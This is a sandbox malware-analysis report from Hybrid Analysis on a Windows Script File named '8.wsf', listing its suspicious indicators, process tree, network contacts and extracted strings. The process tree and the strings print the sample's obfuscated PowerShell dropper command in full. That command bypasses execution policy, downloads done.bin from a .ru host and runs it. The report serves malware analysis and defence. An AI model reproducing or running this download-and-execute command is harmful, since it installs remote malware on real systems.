8.wsf

ambiguous

This report is generated from a file or URL submitted to this webservice on October 18th 2016 16:15:25 (UTC) and action script *Heavy Anti-Evasion*
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 27/100
AV Detection: 29%
Labeled as: JS_NEMU.4F24D1FD

X Post | Link | E-Mail

Overview | Sample not shared | Downloads ▾ | External Reports ▾
Re-analyze | Hash Not Seen Before | Report False-Positive | Request Report Deletion

Incident Response
Indicators
Suspicious (11)
Informative (16)
File Details
Screenshots (1)
Hybrid Analysis (3)
Network Analysis
Extracted Strings
Extracted Files (1)
Notifications
Community (0)

Back to top

Incident Response

Risk Assessment

Fingerprint	Contains ability to lookup the windows account name Reads the active computer name Reads the cryptographic machine GUID Reads the windows installation date
Network Behavior	Contacts 1 domain and 1 host. View all details

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Suspicious Indicators 11

Anti-Detection/Stealthyness

- Queries kernel debugger information
- Sets the process error mode to suppress error box

Environment Awareness

- Reads the cryptographic machine GUID
- Reads the windows installation date

General

- Contains ability to find and load resources of a specific module
- Reads configuration files

Installation/Persistance

- Monitors specific registry key for changes

System Security

- Modifies proxy settings

Hiding 1 Suspicious Indicators

All indicators are available only in the private webservice or standalone version

Informative 16

Environment Awareness

- Contains ability to query machine time
- Contains ability to query the machine version
- Possibly tries to detect the presence of a debugger

General

- Contacts domains
- Contacts server
- Creates mutants
- Loads the .NET runtime environment
- Reads Windows Trust Settings
- Runs shell commands
- Spawns new processes

Installation/Persistance

- Connects to LPC ports
- Contains ability to lookup the windows account name
- Dropped files
- Touches files in the Windows directory

Network Related

- Found potential URL in binary/memory

System Security

- Opens the Kernel Security Device Driver (KsecDD) of Windows

File Details


All Details: Off

8.wsf

Filename	8.wsf
Size	5.5KiB (5581 bytes)
Type	script wsf

Icon

Input File (PortEx)



Classification (TrID)

- 100.0% (.WSF) Windows Script File

Screenshots

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 3 processes in total.

└ wscript.exe "C:\8.wsf" (PID: 2472)

  └ cmd.exe /c Po^W^ersHeL^L.eXe ^-^ex^e^cu^tiO^NPoli^c^Y^ Byp^a^SS -NopR^O^fi^L^e ^-WI^nDowS^T^yle H^I^d^D^eN^ ^(New-O^b^jecT^ Sys^Te^m.NeT.^web^c^lI^eN^t^)^.dow^NLOaDF^I^L^e^(' http://thenotwithsoldsuequiv.ru/done.bin ','%APPDATA%\exe');sta^R^t-P^r^oc^eSS^ %APPDATA%\exe (PID: 3412)

    └ powershell.exe PoWersHeLL.eXe -executiONPolicY BypaSS -NopROfiLe -WInDowSTyle HIdDeN (New-ObjecT SysTem.NeT.webclIeNt).downNLOaDFILe(' http://thenotwithsoldsuequiv.ru/done.bin ','%APPDATA%\exe');staRt-ProceSS %APPDATA%\exe (PID: 3144)

Logged Script Calls	>_ Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	⇄ Network Activityy	⚠ Network Error	Multiscan Match

Network Analysis

This report was generated with enabled TOR analysis

DNS Requests


Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
thenotwithsoldsuequiv.ru	188.239.88.63	-	Ukraine

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
188.239.88.63	80 TCP	powershell.exe PID: 3144	Ukraine



HTTP Traffic

Endpoint	Request	URL	Data
188.239.88.63:80 (thenotwithsoldsuequiv.ru)	GET	thenotwithsoldsuequiv.ru/done.bin	
188.239.88.63:80 (thenotwithsoldsuequiv.ru)	GET	thenotwithsoldsuequiv.ru/done.bin	

Extracted Strings

Search

All Details: Off

Download All Memory Strings (3.4KiB)

All Strings (250) Interesting (97) wscript.exe (1) wscript.exe:2472 (241) screen_0.png (4)

cmd.exe (1) PCAP (2) powershell.exe (1)

```
"C:\8.wsf"
*ShowUsageWWW
.\%s\%s.mui
/c Po^W^ersHeL^L.eXe ^-^ex^e^cu^tiO^NPoli^c^Y^ Byp^a^SS -NopR^O^fi^L^e ^-WI^nDowS^T^yle H^I^d^D^eN^ ^(New-O^b^jecT^ Sys^Te^m.NeT.^web^c^lI^eN^t^)^.dow^NLOaDF^I^L^e^('http://thenotwithsoldsuequiv.ru/done.bin','%APPDATA%\exe');sta^R^t-P^r^oc^eSS^ %APPDATA%\exe
/done.bin
4[out_VersionW
5pbstrDescWWWd
7Uout_ScriptNameWW
\Sessions\1\Windows\ApiPort
\ThemeApiPort
```

Extracted Files

Informative 1

MD5	98ab406a402a7ce07b306ea4e1466281
SHA1	acfc466036829a94d618740e8450a1053a36c5db
SHA256	afc2699082b48ecfec9380193d2254724f4a7345472d50e4e5fae967833c84b9

Notifications

Runtime

Environment 1

Sample was not shared with the community

Community

There are no community comments.

You must be logged in to submit a comment.